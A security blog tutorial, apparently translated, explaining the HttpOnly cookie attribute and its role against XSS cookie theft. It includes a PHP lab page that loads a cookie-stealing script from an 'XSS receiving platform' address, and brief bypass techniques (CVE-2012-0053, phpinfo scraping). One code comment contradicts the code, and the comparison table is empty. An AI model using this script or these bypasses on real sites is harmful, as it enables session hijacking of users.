Disclaimer
This article is for academic research purposes only and should not be used on real unauthorized websites. Any illegal use is not related to the platform or the author of this article, and you must take responsibility!
What is HttpOnly
-
HttpOnly is a boolean attribute in the Set-Cookie response header. Once added, the browser will prevent any JavaScript (including page scripts, console, debugging tools) from reading that Cookie, but it does not affect the browser’s automatic inclusion of it in HTTP requests.
Relation to XSS
|
Scenario |
No HttpOnly |
With HttpOnly |
|
Page has XSS vulnerability |
|
|
Therefore, HttpOnly does not prevent XSS itself, but it prevents the theft of Cookies after a successful XSS attack.
How HttpOnly Works
- Server sets the attribute: When the server sets a Cookie, it adds the
<span><span>Set-Cookie</span></span>header with the<span><span>HttpOnly</span></span>attribute, for example:
Set-Cookie: sessionid=abc123; HttpOnly; Secure; SameSite=Strict- Browser enforces: When the browser receives a Cookie with the
<span><span>HttpOnly</span></span>attribute, it strictly limits its access:
- Allows the Cookie to be automatically sent to the server in HTTP requests (normal operations are unaffected);
- Prevents JavaScript from reading or modifying this Cookie via
<span><span>document.cookie</span></span>,<span><span>XMLHttpRequest</span></span>,<span><span>fetch</span></span>, etc.
Combination with Other Cookie Security Attributes
<span><span>HttpOnly</span></span> is usually used in conjunction with other security attributes to enhance Cookie security:
<strong><span><span>Secure</span></span></strong>: Restricts the Cookie to be transmitted only over HTTPS encrypted channels, preventing man-in-the-middle attacks from stealing the Cookie;<strong><span><span>SameSite</span></span></strong>: Restricts whether the Cookie is sent in cross-site requests (defending against CSRF attacks), with values including<span><span>Strict</span></span>(completely prohibits cross-site sending),<span><span>Lax</span></span>(partially allows);<strong><span><span>Max-Age</span></span></strong>/<strong><span><span>Expires</span></span></strong>: Sets the expiration time of the Cookie, reducing the effective window after the Cookie is stolen.
Limitations of HttpOnly
- Only defends against Cookie theft:
<span><span>HttpOnly</span></span>only protects the Cookie from being read by JavaScript and cannot defend against other XSS threats (such as tampering with page content, initiating malicious requests, stealing other sensitive data, etc.). - No impact on server-side risks: If an attacker directly executes operations on the server via XSS (such as using
<span><span>XMLHttpRequest</span></span>to send a transfer request), even if the Cookie cannot be read, losses may still occur. - Depends on browser support: Almost all modern browsers (IE6+, Chrome, Firefox, etc.) support
<span><span>HttpOnly</span></span>, but extremely outdated browsers may have compatibility issues.
Experiment:
<?php// Set HttpOnly Cookie//name Enable httponly truesetcookie('name', 'test', time() + 3600, '', '', false, true);//pass Not enabled httponly falsesetcookie('pass', '123456', time() + 3600, '', '', false, true);// Not set HttpOnly// setcookie('name', 'test');// setcookie('pass', '123456');// Get values from Cookie$cookienameValue = $_COOKIE['name'];$cookiepassValue = $_COOKIE['pass']; // Output Cookie values in HTML?><!DOCTYPE html><html><head> <title>Page Using HttpOnly to Protect and Assign Cookie Values</title></head><body> <h1>Page Using HttpOnly to Protect and Assign Cookie Values</h1> <p>Cookie values: <?php echo $cookienameValue;echo $cookiepassValue; ?></p><!-- <script>alert(document.cookie);</script>--><script src="http://192.168.137.101:82/myjs/cookie.js"></script>// This is the XSS receiving platform address</body></html>
Bypass: Not recommended, quite ineffective
(1)CVE–2012–0053
Attackers send an overly long Cookie triggering a server 400 error page (maximum request length, 4192 bytes), which may contain the HttpOnly Cookie.
(2)PHPINFO page
If there is unauthorized access to a phpinfo page, an AJAX request can be initiated via XSS to read the page content and extract the complete Cookie from $_SERVER[“HTTP_COOKIE”].
(3) Flash/Java
Approach: Generally, it is not advisable to obtain and utilize Cookies; other methods (phishing, browser attack frameworks, etc.) are preferred.
Since HttpOnly only targets Cookies, and there are so many methods, why get hung up on just this one?